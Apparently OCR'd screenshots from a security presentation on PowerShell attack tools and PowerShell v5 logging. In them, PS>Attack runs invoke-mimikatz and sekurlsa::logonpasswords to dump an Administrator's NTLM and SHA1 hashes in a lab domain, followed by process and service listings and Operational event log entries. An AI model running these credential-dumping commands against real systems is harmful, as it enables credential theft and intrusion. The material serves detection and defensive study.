
PSAttack!!

```
Welcome to PS>Attack! This is version 1.1.0.
It was built on April 21, 2016 at 7:10:27 PM

If you'd like a version of PS>Attack thats even harder for AV
to detect checkout http://github.com/jaredhaight/PSAttackBuildTool

For help getting started, run 'get-attack'

C:\Temp #> invoke-mimikatz

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 20
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo
  '#####'                                    with 17 modules * * *
```


Windows Task Manager

Image Name	User Name	CPU	Memory (...	Description
audiodg.exe	LOCAL ...	00	7,844 K	Windows Audio Device G...
conhost.exe	adminis...	00	7,868 K	Console Window Host
conhost.exe	adminis...	00	2,036 K	Console Window Host
csrss.exe	SYSTEM	00	1,012 K	Client Server Runtime Pr...
csrss.exe	SYSTEM	00	276 K	Client Server Runtime Pr...
csrss.exe	SYSTEM	00	1,296 K	Client Server Runtime Pr...
dwm.exe	adminis...	00	1,068 K	Desktop Window Manager
explorer.exe	adminis...	02	27,296 K	Windows Explorer
LogonUI.exe	SYSTEM	00	7,888 K	Windows Logon User Int...
lsass.exe	SYSTEM	00	3,052 K	Local Security Authority ...
lsm.exe	SYSTEM	00	1,292 K	Local Session Manager S...
powershell.exe	adminis...	00	37,548 K	Windows PowerShell
PSAttack.exe	adminis...	00	135,084 K	PSAttack
rdpclip.exe	adminis...	00	1,416 K	RDP Clip Monitor
SearchIndexe...	SYSTEM	00	8,332 K	Microsoft Windows Sear...
services.exe	SYSTEM	00	2,588 K	Services and Controller ...
smss.exe	SYSTEM	00	208 K	Windows Session Manager
spoolsv.exe	SYSTEM	00	3,616 K	Spooler SubSystem App
sppsvc.exe	NETWO...	00	2,612 K	Microsoft Software Prot...
svchost.exe	SYSTEM	00	1,668 K	Host Process for Windo...
svchost.exe	NETWO...	00	2,260 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	6,520 K	Host Process for Windo...
svchost.exe	SYSTEM	00	43,348 K	Host Process for Windo...
svchost.exe	NETWO...	00	4,236 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	3,236 K	Host Process for Windo...
svchost.exe	SYSTEM	00	9,428 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	2,836 K	Host Process for Windo...
svchost.exe	SYSTEM	00	13,856 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	1,388 K	Host Process for Windo...
System	SYSTEM	00	76 K	NT Kernel & System

PowerShell v5 Security Log Data?




```
Welcome to PS>Attack! This is version 1.1.0.
It was built on April 21, 2016 at 7:10:27 PM

If you'd like a version of PS>Attack thats even harder for AV
to detect checkout http://github.com/jaredhaight/PSAttackBuildTool

For help getting started, run 'get-attack'

C:\Temp #> invoke-mimikatz


  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 17 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 147414 (00000000:00023fd6)
Session           : RemoteInteractive from 2
User Name         : administrator
Domain            : ADSECLAB0
Logon Server      : ADS0DC01
Logon Time        : 5/15/2016 8:57:33 PM
SID               : S-1-5-21-186993273-1316126705-865754954-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : ADSECLAB0
         * NTLM     : 96ae239ae1f8f186a205b6863a3c955f
         * SHA1     : 0f3ecc3981e4bc6360cc554f2ff6867368b650d8
         [00010000] CredentialKeys
```




C:\WINDOWS\system32\cmd.exe - PowerShell -version 2

```
C:\>PowerShell -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\> Get-Process

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id  SI Proc
-------  ------    -----      ----- -----   ------     --  -- ----
    149      13     3380       9172   140     0.03   7720   1 Adob
    156      13     1960       9004    69            1900   0 AGSS
    140       8     1724       6920    63            4400   0 App\
    123       9     1472       6544    61            3048   0 arms
    200      11     8848      14472 ...14            8940   0 audi
```



C:\WINDOWS\system32\cmd.exe - powershell

```
c:\>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\> get-service

Status   Name               DisplayName
------   ----               -----------
Running  AdobeARMservice    Adobe Acrobat Update Service
Running  AGSService         Adobe Genuine Software Integrity Se..
Stopped  AJRouter           AllJoyn Router Service
Stopped  ALG                Application Layer Gateway Service
Stopped  AppIDSvc           Application Identity
Running  Appinfo            Application Information
Stopped  AppMgmt            Application Management
Stopped  AppReadiness       App Readiness
Stopped  AppVClient         Microsoft App-V Client
Running  AppXSvc            AppX Deployment Service (AppXSVC)
Running  AudioEndpointBu... Windows Audio Endpoint Builder
Running  Audiosrv           Windows Audio
Stopped  AxInstSV           ActiveX Installer (AxInstSV)
Running  BDESVC             BitLocker Drive Encryption Service
Running  BFE                Base Filtering Engine
Running  BITS               Background Intelligent Transfer Ser..
Running  BrokerInfrastru... Background Tasks Infrastructure Ser..
```



PackageStateRoaming
ParentalControls
Partition
PerceptionRuntime
PerceptionSensorDataService
Policy-based QoS
PowerShell
Admin
Operational
PowerShell-DesiredStateConf
PrimaryNetworkIcon
PrintBRM
PrintService
Program-Compatibility-Assis
Provisioning-Diagnostics-Pro
Proximity-Common
PushNotifications-Platform
ReadyBoost
ReadyBoostDriver
RemoteApp and Desktop Cor
RemoteAssistance
RemoteDesktopServices-Rdp
RemoteDesktopServices-Rem
RemoteDesktopServices-Sess
Remotefs-Rdbss
Resource-Exhaustion-Detecto
Resource-Exhaustion-Resolve
RestartManager
RetailDemo
RRAS-AGILEVPN-Provider
RRAS-Provider
ScmBus
ScmDisk0101
Security-Audit-Configuration
Security-EnterpriseData-FileR
Security-ExchangeActiveSync
Security-IdentityListener
Security-Kerberos
Security-Netlogon
Operational Number of events: 233

Level	Date and Time
Information	10/18/2016 10:57:47 PM
Information	10/18/2016 10:57:47 PM
Verbose	10/18/2016 10:57:47 PM
Information	10/18/2016 10:57:47 PM
Information	10/18/2016 11:11:55 PM
Information	10/18/2016 11:11:55 PM
Information	10/18/2016 11:11:55 PM
Verbose	10/18/2016 11:11:55 PM
Information	10/18/2016 11:11:55 PM
Information	10/18/2016 11:11:55 PM
Information	10/18/2016 11:11:57 PM
Verbose	10/18/2016 11:11:57 PM
Information	10/18/2016 11:11:58 PM

Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General Details


```
CommandInvocation(Get-Service): "Get-Service"


Context:
    Severity = Informational
    Host Name = ConsoleHost
    Host Version = 5.1.14393.206
    Host ID = c971f117-f5ab-46b5-87bb-a416d222064d
    Host Application = powershell
    Engine Version = 5.1.14393.206
    Runspace ID = 273fd403-c89f-4ed7-8f77-217e65be46ab
    Pipeline ID = 6
    Command Name = Get-Service
    Command Type = Cmdlet
    Script Name =
    Command Path =
    Sequence Number = 22
```

Log Name: Microsoft-Windows-PowerShell/Operational

